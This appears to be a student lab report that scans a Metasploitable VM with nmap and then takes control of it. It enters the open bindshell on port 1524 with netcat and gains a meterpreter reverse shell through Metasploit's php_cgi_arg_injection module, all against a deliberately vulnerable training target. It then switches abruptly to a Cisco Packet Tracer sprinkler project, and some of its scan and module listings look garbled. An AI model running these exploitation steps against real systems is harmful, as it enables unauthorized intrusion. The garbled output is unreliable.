1099/tcp  open  java-rmi Geronimous gmrregistry
3524/tcp  open  bindshell Metasploitable root shell
443/tcp   open  https  Apache2
2121/tcp  open  ftp   ProFTPD 1.3.1
3306/tcp  open  mysql MySQL 5.0.51a-Debian5
4458/tcp  open  http  Apache JBoss Web Server/3.0.8-8.3.7
5900/tcp  open  vnc   VNC (protocol 3.1)
5900/tcp  open  x11   (access denied)
59007/tcp open  irc   UnrealIRC
6180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
6180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0B:02:71:7E:03 (Oracle VirtualBox virtual NIC)

Service info: Host: metasploitable.localdomain, irc:Metasploitable, LAN: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds
```

Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.

```
(root㉿kali)-[~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

(root㉿kali)-[~/home/kali]
```

Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Then, use the whoami command to learn the current working directory and the ls command to learn the list of folders or files.

```
[root@kali:~]# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds

[root@kali:~]# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

[root@kali:~]# nc 192.168.56.101 1524
root@Metasploitable:~# whoami
root
root@Metasploitable:~# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
proc
nohup.out
opt
root
root
sbin
srv
sys
tmp
usr
var
wslinux
root@Metasploitable:~#
```

Exploiting Metasploit using HTTP

Step1: Launch Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.

```
[root@kali:~]# ./msfconsole

[*] msf5 exploit: 12801 auxiliary - 408 post
[*] msf5 payloads - 43 encoders - 11 nops
[*] msf5 evasion - 9

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/
msf5 >
```

Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.

```

root@Kali:~# msf6 > search http_scanner
[-] No results from search
msf6 > search http_scanner
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/altnetworks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/http/amp_abandoned_cart_split	2020-11-05	normal	No	ARRIS / Motorola S60508 Cable Modem SNMP Enumeration Module
2	auxiliary/scanner/http/amp_banned_cookie_file_read	2015-07-10	normal	No	Abandoned Cart For WooCommerce SOLS
3	auxiliary/scanner/http/amp_cve_2014_0168_directory_file_read	2014-07-10	normal	No	Adobe Flash Player XML External Entity (XXE) File Read
4	auxiliary/scanner/http/amp_cve_2014_0168_xss	2014-07-10	normal	No	Adobe XML External Entity Injection
5	auxiliary/scanner/http/advantech_webaccess_login	2014-12-17	normal	No	Advantech WebAccess Login
6	auxiliary/scanner/http/allegro_rompager_misfortune_cookie	2014-12-17	normal	Yes	Allegro Software Misfortune Cookie' (CVE-2014-9222)
7	auxiliary/scanner/http/altiris_dvnci_directory_traversal	2014-01-28	normal	No	Altiris DVNCI Directory Traversal
8	auxiliary/scanner/http/apache_userdir_enum	2021-05-10	normal	No	Apache "mod_userdir" User Enumeration
9	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apache 2.4.49/2.4.50 Traversal RCE
10	auxiliary/scanner/http/apache_vhosts_directory_traversal	2014-01-28	normal	No	Apache Vhosts Directory Traversal
11	auxiliary/scanner/http/apache_activemp_source_disclosure	2014-01-28	normal	No	Apache ActiveMQ JSP File Source Disclosure
12	auxiliary/scanner/http/axis_login	2021-01-05	normal	No	Apache Axis2 Brute Force Utility
13	auxiliary/scanner/http/axis_local_file_inclue	2021-01-05	normal	No	Apache Axis2 VFile Local File Inclusion
14	auxiliary/scanner/http/avlink_lomanager_traversal	2021-01-05	normal	Yes	AVLink Lomanager Traversal
15	auxiliary/scanner/http/mod_negotiation_brute	2014-01-28	normal	No	Apache mod_negotiation filename Bruter
16	auxiliary/scanner/http/mod_negotiation_enum	2014-01-28	normal	No	Apache mod_negotiation Enum
17	auxiliary/scanner/http/mod_rewritedetect	2017-09-18	normal	No	Apache mod_rewrite Detect
18	auxiliary/scanner/http/rewrite_proxy_bypass	2014-01-28	normal	No	Apache Reverse Proxy Bypass Vulnerability
19	auxiliary/scanner/http/tomcat_enum	2014-01-28	normal	No	Apache Tomcat User Enumeration
20	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock)
21	auxiliary/scanner/http/avlink_cgi_directory_traversal	2014-01-28	normal	No	AVLink CGI Directory Traversal
22	auxiliary/scanner/http/afp/fp_login	2014-01-28	normal	No	Apple Filing Protocol Login Utility
23	auxiliary/scanner/http/ard_root_pw	2014-01-28	normal	No	Apple Remote Desktop Root Vulnerability
24	auxiliary/scanner/http/appletv_display_image	2014-01-28	normal	No	Apple TV Display Image
25	auxiliary/admin/ugletht/appletv_display_video	2014-01-28	normal	No	Apple TV Video Remote Control
26	auxiliary/scanner/http/appletv_login	2014-01-28	normal	No	AppleTV AirPlay Login Utility
27	auxiliary/scanner/http/enum_myback	2014-01-28	normal	No	Archon.org MyBack Domains
28	auxiliary/scanner/http/enum_myback	2014-01-28	normal	No	Archon.org MyBack WiFi Enumeration
29	auxiliary/scanner/http/atlassian_crowd_fileaccess	2014-01-28	normal	No	Atlassian Crowd XML Entity Expansion Remote File Access
30	auxiliary/scanner/http/bavision_cam_login	2014-01-28	normal	No	BAVISION IP Camera Web Server Login
31	auxiliary/scanner/http/bmc_hmc_tracit_password_reset	2014-12-09	normal	No	BMC HMC Unauthenticated Arbitrary User Password Change
32	auxiliary/host/host_scanner	2014-01-28	normal	No	BNAT
33	auxiliary/scanner/http/barracuda_directory_traversal	2010-10-08	normal	No	Barracuda Multiple Product "Local" Directory Traversal
34	auxiliary/scanner/http/broadcom_login_crash_password_dump	2014-01-28	normal	No	Broadcom Web Management login Crash and Config File Dump
35	auxiliary/scanner/http/broadcom_login_crash_directory_traversal	2012-10-23	normal	No	Broadcom Web Management login Crash and Directory Traversal
36	auxiliary/scanner/http/brocade_enumbash	2014-01-28	normal	No	Brocade Password Hash Enumeration
37	auxiliary/scanner/http/buffalo_login	2014-01-28	normal	No	Buffalo MA Login Utility
38	auxiliary/scanner/http/cisco_ipsec_policy	2014-01-28	normal	No	Cisco IPsec Policy Enumeration
39	auxiliary/scanner/http/rds/cve_2019_0708_bluekeep	2019-05-14	normal	Yes	CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
40	auxiliary/scanner/http/cnplink_r_web_login_loot	2014-01-28	normal	No	Comdial cnPilot r200/r201 Login and Config Dump
41	auxiliary/scanner/http/cnplink_r_snmp_loot	2014-01-28	normal	No	Comdial cnPilot r200/r201 SNMP Enumeration
42	auxiliary/scanner/http/cnplink_get_chart_cmd_exec	2014-01-28	normal	No	Comdial cnPilot r200 "get_chart" Command Injection (v1.1=9.5-HC7)


```

root@Kali:~# msf6 > use auxiliary/scanner/http/http_version
[-] No results from search
msf6 > use auxiliary/scanner/http/http_version
[-] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
-----
```

Name	Current Setting	Required	Description
Proxies	no	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no	no	HTTP server virtual host

View the full module info with the info, or info -d command.

```

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129

```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```

msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name
-  ---
0 exploit/multi/http/op5_license
Command Execution
1 exploit/multi/http/php_cgi_arg_injection
2 exploit/windows/http/php_apache_request_headers_bof
      Disclosure Date  Rank   Check  Description
      2012-01-05    excellent Yes   OP5 license.php Remote
      2012-05-03    excellent Yes   PHP CGI Argument Injec
      2012-05-08    normal   No    PHP apache_request_he
ders Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false        yes       Exploit Plesk
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT           80        yes       The target port (TCP)
SSL             false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        no        The URI to request (must be a CGI-handled PHP script)
URIENCODING     0         yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  172.16.217.128  yes       The listen address (an interface may be specified)
LPORT  4444          yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false        yes       Exploit Plesk
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          172.16.217.129  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT           80        yes       The target port (TCP)
SSL             false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        no        The URI to request (must be a CGI-handled PHP script)
URIENCODING     0         yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  172.16.217.128  yes       The listen address (an interface may be specified)
LPORT  4444          yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

```

```

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS        : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified          Name
----      ---   ---   -----          -----
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dwm
100644/rw-r--r--  891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096  dir  2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil  2010-04-16 02:12:44 -0400  phpInfo.php
040755/rwxr-xr-x  4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096  dir  2010-04-16 15:27:58 -0400  twiki

```

Perform Network scanning using following nmap commands:

a) nmap -p

The first command is used to scan the particular host.

```

└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

└─(root㉿kali)-[~/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

└─(root㉿kali)-[~/home/kali]

```

b) **nmap -sV**

```
[root@kali-/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

This command is used to scan the TCP port.

```
[root@kali)-[/home/kali]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

[root@kali)-[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
[...]
[root@kali)-[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command is used to scan the operating system for its version

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) **nmap -A**

This is used to scan all the ports and scan the complete system.

```
[root@kali]# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|   FTP server status:
|     Connected to 192.168.56.102
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211dde42bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:11+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
|_rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     37697/tcp  mounted
|   100005  1,2,3     60081/udp mounted
|   100021  1,3,4     40649/tcp  nlockmgr
|   100021  1,3,4     51365/udp nlockmgr
|   100024  1          46114/tcp  status
|   100024  1          59212/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec       netkit-rsh rexecd
513/tcp   open  login      OpenBSD or Solaris rlogind
514/tcp   open  shell      Netkit rshd
109/tcp   open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs       2-4 (RPC #100003)
2121/tcp  open  ftp       ProFTPD 1.3.1
3306/tcp  open  mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: A3564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_Salt: NJitFBV7oLjUGEdHxG8
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:11+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc       VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  x11       (access denied)
6667/tcp  open  irc       UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|- message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|- System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

f) nmap -Pt

This is used to scan the system using telnet.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

Networking project on Fire extinguisher using cisco packet tracer.

The Cisco Packet Tracer is used for this research. We need this so that we can imitate the network devices. When smoke is detected, this project is utilised to manage the fire and turn on the filter..

We need a server, a water sprinkler, a smoke detector, and three smoke-emitting cars in order to achieve this. We must rename the server to registration server and the water sprinkler to sprinkler after dragging and dropping each of these components into the working area. Then, all of the networks must be of the static kind, which can be verified in the settings of each component's configuration. The server, water sprinkler, and smoke detector's ipv4 addresses must then be assigned. These components' respective IPv4 addresses are 1.0.0.1, 1.0.0.2, and 1.0.0.3. Then, under the server's desktop settings, we must look for the user and establish an account by providing a username.

Registration Server

Physical Config Services Desktop **Programming** Attributes

Web Browser

